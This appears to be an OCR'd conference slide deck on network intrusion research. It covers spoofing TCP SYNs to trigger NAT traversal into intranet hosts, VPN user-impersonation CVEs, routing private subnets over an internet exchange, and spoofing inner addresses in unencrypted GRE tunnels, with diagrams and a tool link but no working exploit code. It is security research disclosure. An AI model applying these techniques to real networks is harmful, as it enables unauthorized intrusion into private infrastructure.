
What if ISP Filtered Packet that Source IP is a Private IP

- Or, we can sent a spoofed TCP SYN from 192.168.1.2 with the source IP set to 192.168.1.3
- And the router will then trigger an SNAT from 192.168.1.3:445 to 2.2.2.2:445
- When a connection comes from 9.9.9.9:55555, it will be redirected to 192.168.1.3:445
- Found by Chumy Tsai (@Jimmy01240397)
- Tools: https://github.com/123ojp/Spoof-TCP-Tigger-NAT-Traversal

🟩 Victim‘s public address
🟪 Next target address
🟦 Compromised address
🟨 Example attacker address



Fake TCP Send from 192.168.1.2	
ip.src	ip.dst
192.168.1.3	9.9.9.9
Port.src	Port.dst
The service attacker want (445)	Same with attacker (55555)
TCP new	


~ — o123ojp@foxo-ipv6-server: /tmp — ssh ipv6.nas
~ — o123ojp@maxwellserver: ~ — ssh 160.25.104.131

```
o123ojp@foxo-ipv6-server:/tmp$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Webserver: 192.168.83.35
Hacked server: 192.168.83.241
Attacker Public: 160.25.104.131
Victim Public: 114.32.17.155

```
o123ojp@foxo-ipv6-server:/tmp$ ip a|grep 192.168.83
    inet 192.168.83.35/24 brd 192.168.83.255 scope global ens18
o123ojp@foxo-ipv6-server:/tmp$
```

```
[0] 0:python3*                                          "foxo-ipv6-server" 12:56 09-Jun-25
```

Can we replace this tunnel with official VPN?

- Use compromised account and get access to VPN
- Yes, in some cases



Common VPN allow IP spoofing


- Commercial SSL VPN
  - (CYBERSEC 2025 - Ta-Lun Yen - VPN Gremlin: User Impersonation Attack in Multiple SSL VPNs)

Cisco	CVE-2023-20275
Fortinet	CVE-2023-45586
Palo Alto Networks	CVE-2024-3388
SonicWall	CVE-2023-41715

- Opensource VPN, depends on Config
  - Wireguard, OpenVPN …

Where‘s the initial access

- So, the problem is the orange tunnel
- Do we have a chance to do this without a foothold in the intranet?
- Can we use any existing tunnel?




Yes!

- IX everyone is in same L2
  - Set 10.0.0.0/8 next-hop to router which company you want to attack
- Use existing tunnel
  - GRE, IPIP, SIT

- But again, a good firewall configuration could cause it to fail.

Static route private subnet in internet exchange



Attacker router

ens18: 160.25.104.0
Attacker public IP

Static route
192.168.1.0/24 via
103.157.187.34
src 160.25.104.0

ens19: 103.158.187.119

103.158.187.0/24
Internet eXchange

ens19: 103.158.187.76

Other company's
router

8.8.8.8/26

ens19: 8.8.8.8

Victim company's router

ens19 :103.158.187.34

ens20: 1.1.1.2

1.1.1.0/30

1.1.1.1

Company Intranet:
192.168.1.1

192.168.1.2

Intranet

🟩 Example public address
🟪 Example private address
🟨 Example attacker address
🟦 Example IX address


Special Thanks
STUIX

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Use existing tunnel - Spoof IP.src in GRE tunnel

What is GRE tunnel


- Layer 3 tunnel
- Stateless
- No encryption
- Common
- Setup easy
  - Protocol (GRE)
  - Public IP & GRE interface IP
  - Route table (next-hop)



Who use GRE tunnel now

- Cloudflare Magic Transit
  - And its customers 😁
  - Can choose IPsec or GRE (IPsec is safe)
- AWS Transit Gateway
  - But used in internal networking only 😭
- APT Groups
  - Salt Typhoon
- A lot of companies
  - 🤫

Cloudflare Magic Transit dashboard with GRE tunnel



□	GRE tunnel name	Description	Created on	Last modified	
□	jk-tunnel-1		Feb 22, 2022 ⓘ	Feb 22, 2022 ⓘ	Edit | Delete

Interface address
10.40.1.11/31

Customer GRE endpoint
35.189.

Cloudflare GRE endpoint
162.159.64.19


TTL
64

MTU
1476

Image from: https://blog.kingsmill.io/2022/07/setting-up-cloudflare-magic-transit/

How GRE Tunnel Works?

- Sender
  - If packet next-hop to GRE tunnel
  - Pack the packet into Encapsulated Packet
- Receiver
  - Unpack GRE packet
  - Throw out the packet by route table
- Stateless, No encryption = SPOOF IT



Original Packet


IP Header | Payload

Encapsulated Packet

Outer IP Header | GRE Header | IP Header | Payload

Normal GRE


P.S. All addresses are example addresses.



ip.src	ip.dst
192.168.1.2	192.168.2.2
Data	

Normal GRE


P.S. All addresses are example addresses.



ip.src	ip.dst
1.1.1.1	2.2.2.2
Original Packet ip.src	Original Packet ip.dst
192.168.1.2	192.168.2.2
Data	

Normal GRE

